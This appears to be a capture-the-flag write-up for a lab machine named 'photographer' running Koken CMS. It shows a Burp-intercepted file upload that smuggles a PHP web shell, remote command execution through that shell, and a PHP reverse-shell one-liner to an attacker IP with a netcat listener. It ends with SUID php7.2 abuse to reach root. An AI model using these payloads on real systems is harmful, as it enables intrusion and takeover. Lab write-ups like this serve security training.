I clicked import content.




Theres 2 instances of image.php.jpg which i changed to image.php


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Dec
Intercept HTTP history WebSockets history Options
Request to http://photo:8000 [192.168.206.129]
Forward Drop Intercept is on Action
Raw Params Headers Hex
? < + >
Type a search term

```
DNT: 1
Connection: close

-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="name"

image.php
-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="chunk"

0
-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="chunks"

1
-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="upload_session_start"

1599134434
-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="visibility"

public
-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="license"

all
-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="max_download"

none
-----------------------------11598732881116206820397630540
Content-Disposition: form-data; name="file"; filename="image1.php
Content-Type: image/jpeg

<?php
        system($_GET['cmd']);
```

I went to the directory that houses image.php and found that i was able to execute remote commands.




```
photo:8000/storage/originals/fd/80/image.php?cmd=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


I consulted pentestmonkeys on one-liner reverse shells and basically popped a user shell.

Guide - http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet




```
php -r '$sock=fsockopen("192.168.206.128",4444);exec("/bin/sh -i <&4 >&4 2>&4");'
```

```
2%2c%34%34%34%34%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%26%34
```




```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.206.128] from (UNKNOWN) [192.168.206.129] 34352
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Flag - user.txt



```
www-data@photographer:/home/daisa$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```


First order of things is to find suid binaries. I saw that theres php7.2



```
www-data@photographer:/var/www/html/koken/storage/configuration$ find / -perm -4000 -exec ls -lah {} \; 2> /dev/null
-rwsr-xr-- 1 root messagebus 42K Jun 11 16:06 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 11K Oct 25  2018 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 109K Jul 10 14:53 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 419K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Mar 18  2017 /usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
-rwsr-xr-x 1 root root 15K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root dip 386K Feb 11  2020 /usr/sbin/pppd
-rwsr-xr-x 1 root root 23K Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 53K May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 39K May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 74K May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 4.7M Jul  9 13:40 /usr/bin/php7.2
-rwsr-xr-x 1 root root 134K Jan 31  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 40K May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 49K May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 31K Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40K May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27K May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 40K May 16  2017 /bin/su
```


I proceed to gtfo bins and used the information there to escalate my privileges to root.

Guide - https://gtfobins.github.io/



```
www-data@photographer:/var/www/html/koken/storage/configuration$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
# 
```

Flag - proof.txt



```
# /bin/bash -p
bash-4.3# cd /root
bash-4.3# ls -Flah
total 44K
drwx------  4 root root 4.0K Jul 21 05:44 ./
drwxr-xr-x 24 root root 4.0K Sep  3 15:31 ../
-rw-------  1 root root   49 Jul 21 05:44 .bash_history
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
drwx------  2 root root 4.0K Feb 26  2019 .cache/
-rw-------  1 root root  216 Jul 20 20:42 .mysql_history
drwxr-xr-x  2 root root 4.0K Jul 20 20:34 .nano/
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root 5.2K Jul 21 05:44 .viminfo
-rw-------  1 root root 2.1K Jul 21 05:44 proof.txt
bash-4.3# cat proof.txt

                                .:/://::::///:-`
                            -/++:+`:--:o:  oo.-/+/:`
                         -++-.`o++s-y:/s: `sh:hy`:-/+:`
                       :o:``oyo/o`. `      ```/-so:+--+/`
                     -o:-`yh//.                 `./ys/-.o/
                    ++.-ys/:/y-                  /s-:/+/:/o`
                   o/ :yo-:hNN                   .MNs./+o--s`
                  ++ soh-/mMMN--.`            `.-/MMMd-o:+ -s
                 .y  /++:NMMMy-.``            ``-:hMMMmoss: +/
                 s-     hMMMN` shyo+:.   -/+syd+ :MMMMo     h
                 h     `MMMMMy./MMMMMd:  +mMMMMN--dMMMMd     s.
                 y     `MMMMMMd`/hdh+..+/.-ohdy--mMMMMMm     +-
                 h      dMMMMd:````  `mmNh   ```./NMMMMs     o.
                 y.     /MMMMNmmmmd/ `s-:o  sdmmmmMMMMN.     h`
                 :o      sMMMMMMMMs.        -hMMMMMMMM/     :o
                  s:     `sMMMMMMMo - . `. . hMMMMMMN+     `y`
                  `s-      +mMMMMMNhd+h/+h+dhMMMMMMd:     `s-
                   `s:    --.sNMMMMMMMMMMMMMMMMMMmo/.    -s.
                     /o.`ohd:`.odNMMMMMMMMMMMMMNh+.:os/ `/o`
                      .++-`+y+/:`/ssdmmNNmNds+-/o-hh:-/o-
                        ./+:`:yh:dso/.+-++++ss+h++.:++-
                           -/+/-:-/y+/d:yh-o:+--/+/:`
                              `-///////////////:`


Follow me at: http://v1n1v131r4.com


d41d8cd98f00b204e9800998ecf8427e
bash-4.3# 
```